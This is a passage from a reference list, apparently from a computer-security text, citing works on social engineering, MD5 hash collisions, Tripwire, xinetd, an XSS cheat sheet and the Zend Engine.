[Tof80] Alvine Toffler. *The Third Wave*. William Morrow and Company, Inc, 1980.

[Tre06] Tomasz Trejderowski. Social engineering attacks, 2006.

[Tri] Tripwire. http://sourceforge.net/projects/tripwire/.

[Van] Vannevar bush. http://en.wikipedia.org/wiki/Vannevar_Bush.

[WFLY04] Xiaoyun Wang, Dengguo Feng, Xuejia Lai, and Hongbo Yu. Collisions for hash functions md4, md5, haval-128 and ripemd. Cryptology ePrint Archive, Report 2004/199, 2004. http://eprint.iacr.org/.

[Xin] Official xinetd website. http://www.xinetd.org.

[XSS] Xss (cross site scripting) cheat sheet. http://ha.ckers.org/xss.html.

[Zen] Zend engine. http://en.wikipedia.org/wiki/Zend_Engine.